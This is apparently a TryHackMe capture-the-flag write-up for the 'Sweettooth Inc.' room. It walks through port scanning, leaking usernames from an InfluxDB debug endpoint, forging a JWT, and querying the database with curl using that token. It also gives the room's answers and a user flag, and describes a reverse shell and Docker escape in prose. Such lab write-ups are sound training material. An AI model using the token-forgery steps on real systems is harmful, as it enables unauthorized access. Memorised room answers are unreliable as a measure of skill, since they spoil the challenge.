Introduction:

This report outlines a cybersecurity penetration test on Sweettooth Inc., focusing on identifying and exploiting system vulnerabilities across three tasks: initial reconnaissance, Influx database exploitation, and Docker container compromise.

https://tryhackme.com/p/Damiano254

Performed an nmap scan to find open ports.


Found open ports: 22 (SSH), 8086 (HTTP), and an RPC bind.

Found the Influx database version 1.3.0.

Found an exploit online for the Influx database version.

QUESTION: Do a TCP portscan. What is the name of the database software running on one of these ports?

ANSWERS: influxdb



Task 2: Exploiting the Influx Database

Accessed /debug/requests to leak usernames.

Created a non-expiring JWT token for authentication.

Authenticated using the JWT token.


Queried the Influx database to find the names of databases and their columns.

Used the max function to find the highest RPM the motor of the mixer reached.

Found a username in one of the databases.


Q: What is the database user you find?


A: o5yY6yya





Q: What was the temperature of the water tank at 1621346400 (UTC Unix Timestamp)?


A: 22.5




https://jwt.io
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Tryhackme Attacktive ... Welcome | Learn to Cl...
JWT
Debugger Libraries Introduction Ask
Crafted by Auth0 by Okta
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNzcyNzE3NTA3fQ.wUgVsEVd9w6LXEQhHkpF8ij4BMhqm8Rk1svD2OeWLD0
HEADER: ALGORITHM & TOKEN TYPE
{
"alg": "HS256",
"typ": "JWT"
}
PAYLOAD: DATA
{
"username": "o5yY6yya",
"exp": 1772717507
}
VERIFY SIGNATURE
Search
04:37
05/03/2024



kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~
(kali㉿kali)-[~]
$ sudo curl -G "http://10.10.219.55:8086/query" --data-urlencode "q=SHOW DATABASES" --header "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNzcyNzE3NTA3fQ.wUgVsEVd9w6LXEQhHkpF8ij4BMhqm8Rk1svD2OeWLD0"
dquote> ;
dquote>
dquote> "
[sudo] password for kali:
curl: (3) URL rejected: Malformed input to a URL function
curl: (3) URL rejected: Malformed input to a URL function
curl: (6) Could not resolve host: Bearer
curl: (3) URL rejected: Malformed input to a URL function
(kali㉿kali)-[~]
$ sudo curl -G "http://10.10.219.55:8086/query" --data-urlencode "q=SHOW DATABASES" --header "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Im81eVk2eXlhIiwiZXhwIjoxNzcyNzE3NTA3fQ.wUgVsEVd9w6LXEQhHkpF8ij4BMhqm8Rk1svD2OeWLD0"
{"results":[{"statement_id":0,"series":[{"name":"databases","columns":["name"],"values":[["creds"],["docker"],["tanks"],["mixer"],["_internal"]]}]}]}
(kali㉿kali)-[~]
$
Search
04:59
05/03/2024


https://www.venea.net/web/unix_timestamp_converter
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Tryhackme Attacktive ... Welcome | Learn to Cl...
Epoch | Unix Timestamp - human Date Time
Unix timestamp to date & time
Date & time to Unix timestamp
Current Unix timestamp and GMT / UTC date & time
Unix Timestamp to human readable Date / Time
Unix Timestamp
1621346400
Convert to Date Time
Format | Unix Timestamp - is equal to GMT / UTC
DATE TIME | 2021-05-18 14:00:00
ISO 8601 | 2021-05-18T14:00:00+0000
RFC 2822 | Tue, 18 May 2021 14:00:00 +0000
RFC 3339 | 2021-05-18T14:00:00+00:00
RSS | Tue, 18 May 2021 14:00:00 +0000
W3C | 2021-05-18T14:00:00+00:00
Show more (RFC 1036, RFC 1123, RFC 822, RFC 850)
Advertisement (by AdSense)
ENJOY MEAL TIMES FILLED WITH REFRESHING TASTE
Advertisement (by AdSense)
Search
05:14
05/03/2024




Q: What is the highest rpm the motor of the mixer reached?

A:4875




Q: What username do you find in one of the databases?


A: uzJk6Ry98d8C



Q: user.txt

A: THM{V4w4FhBmtp4RFDti}





Task 3: Exploiting the Docker Container

Found the internal service of the Docker container.

Accessed the Docker container through SSH tunneling.

Logged into the Docker container as the user found earlier.

Exported the Docker container for further exploitation.

Uploaded a reverse shell and got a connection back to the attacker's machine as the root user.

Found two flags: one for privilege escalation and one for escaping the Docker container.

Successfully completed the task in the TryHackMe room Sweettooth Inc.

